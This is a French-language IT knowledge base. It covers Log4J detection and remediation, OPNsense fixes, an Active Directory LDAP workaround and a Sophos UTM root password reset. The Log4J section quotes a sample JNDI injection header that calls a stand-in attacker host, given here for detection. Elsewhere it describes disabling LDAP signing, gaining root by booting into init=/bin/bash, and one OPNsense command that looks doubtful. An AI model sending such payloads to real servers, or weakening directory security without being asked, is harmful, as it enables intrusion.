

KB - Cybersécurité

- [KB - Cyber - Failles & correctifs](#)
 - [KB-Sécurité-Faille - LOG4J : scan et remédiation](#)
- [KB - Cyber - OPNSense](#)
 - [KB-OPNSense - Réinitialiser l'accès à la webUI](#)
 - [KB-OPNSense - Bind LDAP Active directory 2025](#)
 - [KB - OPNSense - Interface web injoignable sur proxmox](#)
- [KB - Cyber - Sophos ASG/USG](#)
 - [KB-Sophos-UTM - Réinitialiser le mot de passe root](#)

KB - Cyber - Failles & correctifs

KB-Sécurité-Faille - LOG4J : scan et remédiation

Symptôme(s)

Pour voir si la faille a été exploitée, parcourir les logs java et chercher les lignes contenant les entrées suivantes :

```
{jndi:ldap://example.com:1234/callback}
```

Problème

La faille Log4J touche les version du plugin 2.16.x

Elle permet a un hacker d'envoyer des jeux d'instruction à travers le service de logging et d'injecter des fichiers / exécuter du code sur la machine.

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



⚠ BLOCK WITH WAF

The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

⚠ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server

http://victim.xa



⚠ PATCH LOG4J

Vulnerable log4j implementation



Malicious LDAP Server

ldap://evil.xa



⚠ DISABLE REMOTE CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

The LDAP server responds with directory information that contains the malicious Java class

GovCERT.ch

Solution

Sur les serveurs vulnérables, télécharger l'outil log4j-scanner correspondant à l'OS du serveur.

Télécharger l'outil : [logpresso / CVE-2021-44228-Scanner](#)

Scanner l'ordinateur avec la commande :

```
log4j-scan --all-drives
```

```
S:\Downloads>log4j2-scan.exe --all-drives
Logpresso CVE-2021-44228 Vulnerability Scanner 2.5.0 (2021-12-21)
Scanning drives: C:\, D:\, G:\, S:\, V:\

Running scan (10s): scanned 8069 directories, 74217 files, last visit: C:\Program Files (x86)\Microsoft Analysis Service
s\AS_OLEDB\140\Resources\1046
Running scan (20s): scanned 14713 directories, 114485 files, last visit: C:\Users\██████\AppData\Local\JDownloader 2.0\lib
s\UPNP
Running scan (30s): scanned 27778 directories, 195628 files, last visit: C:\Windows\assembly\NativeImages_v4.0.30319_64\
Microsoft.Wd75d181a#\5f41d4259f605d324daffaa35e7d66a7
```

```
Scanned 186903 directories and 961270 files
Found 0 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 135.88 seconds
```

Si des failles sont trouvées, deux solutions :

- Utiliser la commande `log4j-scan --fix` (cela aura pour effet de désactiver les classes potentiellement vulnérables)
 - mettre à jour les pluggins java au dessus de la version 2.17.x
-

Sources

- [Une Vulnérabilité Affectant Plusieurs Versions De Log4j Permet Un Exploit De Type RCE](#)
- [Panther's guide to Log4j exploitation prevention and detection](#)
- <https://github.com/logpresso/CVE-2021-44228-Scanner>
- [How to check if our system has been exploited by log4j vulnerability?](#)

KB - Cyber - OPNsense

KB-OPNSense - Réinitialiser l'accès à la webUI

Applicable à : OPNsense > 9.*

Symptôme(s)

Suite à un changement dans le paramétrage de l'interface web d'administration (certificats, port, etc...).

Lors de la connexion à la webUI, impossible d'afficher la page.

Problème

Une erreur ou mauvaise application de la configuration empêche le service web de redémarrer correctement.

Solution

Prérequis : un accès au shell ou en SSH.

Se connecter au shell ou ssh.

Entrer la commande :

```
systemctl webui restart renew
```

Cela va forcer une réinitialisation du paramétrage de la webUI est remettre un certificat autosigné.

Sources


[WebGui access reset — OPNsense documentation](#)

KB-OPNsense - Bind LDAP Active directory 2025

Applicable à : OPNsense + Active directory (Windows Server 2025)

Symptôme(s)

Impossible d'établir une connexion LDAP ou LDAPS depuis l'OPNsense.



Date	Severity	Process	Line
2026-08-31T18:57:17	Error	opnsense	LDAP bind error [; Can't contact LDAP server]

Problème

Les nouvelles politiques de sécurités sur Windows Server 2025 sont trop restrictives et empêchent les clients linux / BSD de se connecter autrement qu'en LDAPS en ayant préalablement importé le

certificat de la CA dans les trusts.

Solutions

1. Terminer la configuration LDAPS et importer le certificat de la CA dans '**trust --> certificates**'
2. Appliquer la solution de contournement ci-dessous :

Sur le serveur Active Directory, modifier la GPO '**Default Domain Policy**'.

```
=Computer Configuration
====Policies
=====Windows Settings
=====Security Settings
=====Local Policies
=====Security Options
=====Domain controller: LDAP server channel binding token
requirements: "When Supported"
=====Domain controller: LDAP server signing requirements: "None"
=====Domain controller: LDAP server Enforce signing requirements:
"Disabled"
=====Network security: LDAP client encryption requirements: "Negotiate
Sealing"
=====Network security: LDAP client signing requirements: "Negotiate
Signing"
```

Sources

[Unable to connect to LDAP \(Windows Server 2025\)](#)

[LDAP Authentication with Active Directory Windows Server 2025, bind fails | Netgate Forum](#)

KB - OPNSense - Interface web injoignable sur proxmox

Applicable à : OPNsense / Pfense toutes version

Symptôme(s)

Lors de l'utilisation du SDN sur proxmox (zones et vlan), Impossible d'accéder à l'interface web d'administration de l'OPNsense ou Pfense.

L'équipement réponds au Ping,

```
C:\Users\Administrator>ping 172.20.0.254

Pinging 172.20.0.254 with 32 bytes of data:
Reply from 172.20.0.254: bytes=32 time<1ms TTL=64
Reply from 172.20.0.254: bytes=32 time<1ms TTL=64
```

Le port réponds ouvert au test de connexion.


```
PS C:\Users\Administrator> Test-netconnection -ComputerName 172.20.0.254 -p 443

ComputerName      : 172.20.0.254
RemoteAddress     : 172.20.0.254
RemotePort        : 443
InterfaceAlias    : Ethernet
SourceAddress     : 172.20.0.1
TcpTestSucceeded  : True
```

Internet est accessible.




Mais la page d'administration est en timeout.



Problème

Le problème n'est pas entièrement compris à ce jour.



Information : Le problème se situe toutefois côté client et non côté OPNsense

L'hypothèse retenue est la suivante :

Afin de gérer la couche virtuelle de son réseau, le proxmox définit des plages d'adresses MAC pour ses bridges :

Exemples (vmbri0) :

virtio=BC:24:11:E3:A4:FB

virtio=BC:24:11:C8:C9:77

virtio=BC:24:11:81:AC:FD

Dans le cas de l'utilisation du SDN, Une réservation de plage est faite et attribuée au vswitch.


L'adresse MAC se trouve donc en dehors de la plage connue, ce qui doit créer un conflit sur l'OPNsense.

Si cela ne pose pas directement de problème sur le plan réseau (mise à jour des cache ARP), ce qui explique que le dysfonctionnement ne soit pas perceptible de la couche 1 à 3, il doit y avoir une vérification de sécurité sur l'interface web qui pose problème et détecte une incohérence au niveau de l'adresse MAC.


Solution

Prérequis : Accès à l'hyperviseur avec des droits suffisants sur le SDN.

Se connecter sur l'interface web du proxmox. Puis sur la page '**Hardware**' de la machine client concernée par le problème,




Editer les paramètres de la carte réseau, vérifier que la machine est bien sur le bon vlan :



Sélectionne et supprimer l'adresse MAC. Celle-ci repasse en '**Auto**'. Puis cliquer sur '**OK**'.

MAC address:

Cela va forcer l'interface à renouveler sa MAC address et ainsi lui en attribuer une présente dans la plage de réservation



Suite à ce changement, l'interface web est de nouveau accessible.



Username:

Password:

Login

OPNsense (c) 2014-2026 Deciso B.V.

Sources

Solution trouvée par **Ludwig.W - SIO2 (2026)** dans le cadre du programme BUG BOUNTY.

KB - Cyber - Sophos


ASG/USG

KB-Sophos-UTM - Réinitialiser le mot de passe root

S'applique à : UTM asg & usg.

Symptôme(s)

Impossible de se connecter à l'utm en web ou en console.



```
10.211.55.100  
login: root  
Password:  
Login incorrect
```

```
SophosUTM92 login:
```

Problème

Le mot de passe Administrateur a été oublié ou est perdu.


Solution

Prérequis : Un accès direct à la console de l'UTM. Soit physique, soit virtuel.

I. Réinitialiser le mot de passe root


Arrêter l'UTM.

Démarrer l'UTM et appuyer sur la touche ESCAPE pour afficher le menu suivant :



Se placer sur la version actuelle de l'UTM et appuyer sur '**E**' pour éditer la commande de démarrage.

Se placer sur la chaîne de démarrage commençant par '**kernel**' et faire de nouveau '**E**' pour l'éditer.



Ajouter à la fin de la chaîne :

```
init=/bin/bash
```

```
[ Minimal BASH-like line editing is supported. For the first word, TAB
lists possible command completions. Anywhere else TAB lists the possible
completions of a device/filename. ESC at any time exits. ]
```

```
< rootflags=data=ordered splash=silent init=/bin/bash_
```

Puis faire 'Entrée' pour retourner à l'écran précédent et faire 'B' pour redémarrer.

L'UTM va alors redémarrer en mode 'rescue'.

SOPHOS

UTM 9.2

© Sophos 2013
All rights reserved.

```
doing fast boot
[ 0.465611] usbcore: registered new interface driver usbhid
[ 0.465665] usbhid: USB HID core driver
[ 0.472380] SCSI subsystem initialized
[ 0.473855] ACPI: bus type scsi registered
[ 0.476213] scsi0 : ata_piix
[ 0.476351] scsi1 : ata_piix
[ 0.476467] ata1: PATA max UDMA/100 cmd 0x1f0 ctl 0x3f6 bmdma 0xd000 irq 14
[ 0.476513] ata2: PATA max UDMA/100 cmd 0x170 ctl 0x376 bmdma 0xd008 irq 15
[ 0.631511] ata1.00: ATA-5: Sophos UTM 9.2 Beta-0, F.ZYZM4G, max UDMA/100
[ 0.631567] ata1.00: 41943040 sectors, multi 128: LBA48
[ 0.631619] ata1.01: ATAPI: Virtual DVD-ROM [1], FW1, max UDMA/25
[ 0.631953] ata1.00: configured for UDMA/100
[ 0.632246] ata1.01: configured for UDMA/25
[ 1.329832] tsc: Refined TSC clocksource calibration: 2696.763 MHz
[ 1.329890] Switching to clocksource tsc
[ 5.621632] ata1.01: qc timeout (cmd 0xa0)
[ 5.621690] ata1.01: TEST_UNIT_READY failed (err_mask=0x4)
[ 10.624216] ata1: link is slow to respond, please be patient (ready=0)
[ 11.795818] ata1.00: configured for UDMA/100
[ 11.796169] ata1.01: configured for UDMA/25
[ 11.799014] scsi 0:0:0:0: Direct-Access ATA Sophos UTM 9.2 B F.ZY PQ: 0 ANSI: 5
[ 11.802472] scsi 0:0:1:0: CD-ROM MATSHITA DVD-R UJ-8A0 MA13 PQ: 0 ANSI: 5
[ 11.805779] BIOS EDD facility v0.16 2004-Jun-25, 1 devices found
Creating device nodes with udev
[ 11.818070] udev: starting version 147
[ 11.868727] sd 0:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 11.868813] sd 0:0:0:0: [sda] 4096-byte physical blocks
[ 11.868922] sd 0:0:0:0: [sda] Write Protect is off
[ 11.869015] sd 0:0:0:0: [sda] Write cache: enabled, read cache: enabled, doesn't support DPO or
FUA
[ 11.901708] sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
[ 11.909150] sd 0:0:0:0: [sda] Attached SCSI disk
mount: devpts already mounted or /dev/pts busy
mount: according to mtab, devpts is already mounted on /dev/pts
Boot logging started on /dev/tty1(/dev/console) at Fri Jan 10 13:10:49 2014
Waiting for device /dev/disk/by-label/root to appear: ok
fsck from util-linux 2.19.1
[/sbin/fsck.ext4 (1) -- /] fsck.ext4 -a -C0 /dev/sda6
root: clean, 38347/352256 files, 639923/1407999 blocks
fsck succeeded. Mounting root device read-write.
Mounting root /dev/disk/by-label/root
mount -o rw,data=ordered -t ext4 /dev/disk/by-label/root /root
[ 12.531145] EXT4-fs (sda6): mounted filesystem with ordered data mode. Opts: data=ordered
[ 12.539946] EXT4-fs (sda6): re-mounted. Opts: (null)
(none):/ #
```

Entrer les commandes suivantes pour réinitialiser le mot de passe 'root'.

```
passwd loginuser
```

```
passwd root
```

```
(none):/# # passwd loginuser
Changing password for loginuser.
New Password:
Reenter New Password:
Password changed.
(none):/# # passwd root
Changing password for root.
New Password:
Reenter New Password:
Password changed.
(none):/# #
```

Appuyer ensuite sur “**Ctrl+Alt+Suppr**” pour redémarrer l’UTM.

Le nouveau mot de passe devrait être valide.

```
All configuration is done with WebAdmin. Go to https://10.211.55.100:4444
in your browser.

10.211.55.100
login: root
Password:

Sophos UTM
(C) Copyrights by Sophos Ltd and by others 2000-2013.
For more copyright information look at /doc/astaro-license.txt
or http://www.astaro.com/doc/astaro-license.txt

NOTE: Any modifications done by root will void your support.
      Please use WebAdmin for any configuration changes.

SophosUTM92:/root # _
```

II. Réinitialiser le mot de passe interface web

Maintenant que l’accès à la console est rétabli, il est possible de réinitialiser le mot de passe de l’admin web.

Passer en mode configuration en tapant la commande :

```
cc
```

```
SophosUTM92:/root # cc
Conf command-line client. Maintainer: <[REDACTED]>

Connected to 127.0.0.1:4472, SID = hkFKUwmyAvPBFZEWIKJ.
Available modes: MAIN OBJS RAW WIZARD.
Type mode name to switch mode.
Typing 'help' will always give some help.
127.0.0.1 MAIN >
```

Puis en mode 'raw' avec la commande :

RAW


```
127.0.0.1 MAIN > RAW
Switched to RAW mode.
127.0.0.1 RAW > _
```

Entrer enfin la commande de réinitialisation de mot de passe. Cela dira à l'UTM que lors de la prochaine connexion à l'interface web, il faut passer en mode 'première connexion'.

system_password_reset

```
127.0.0.1 RAW > system_password_reset
Calling Conf function system_password_reset()
result: 1
127.0.0.1 RAW > _
```

Se connecter à l'interface d'administration WEB.



The screenshot shows the 'Admin password setup' page of the Sophos UTM 9 web interface. The page has a header with the 'SOPHOS UTM 9' logo and navigation icons. The main content area is titled 'Admin password setup' and contains two input fields: 'admin account password:' and 'Repeat password:'. To the right of these fields, there is a text block explaining the purpose: 'You need to set a password for the initial system super-user admin. After specifying, log into the system with username admin and the new password.' At the bottom right, there is a green 'Apply' button with a checkmark icon.

Sources

n/a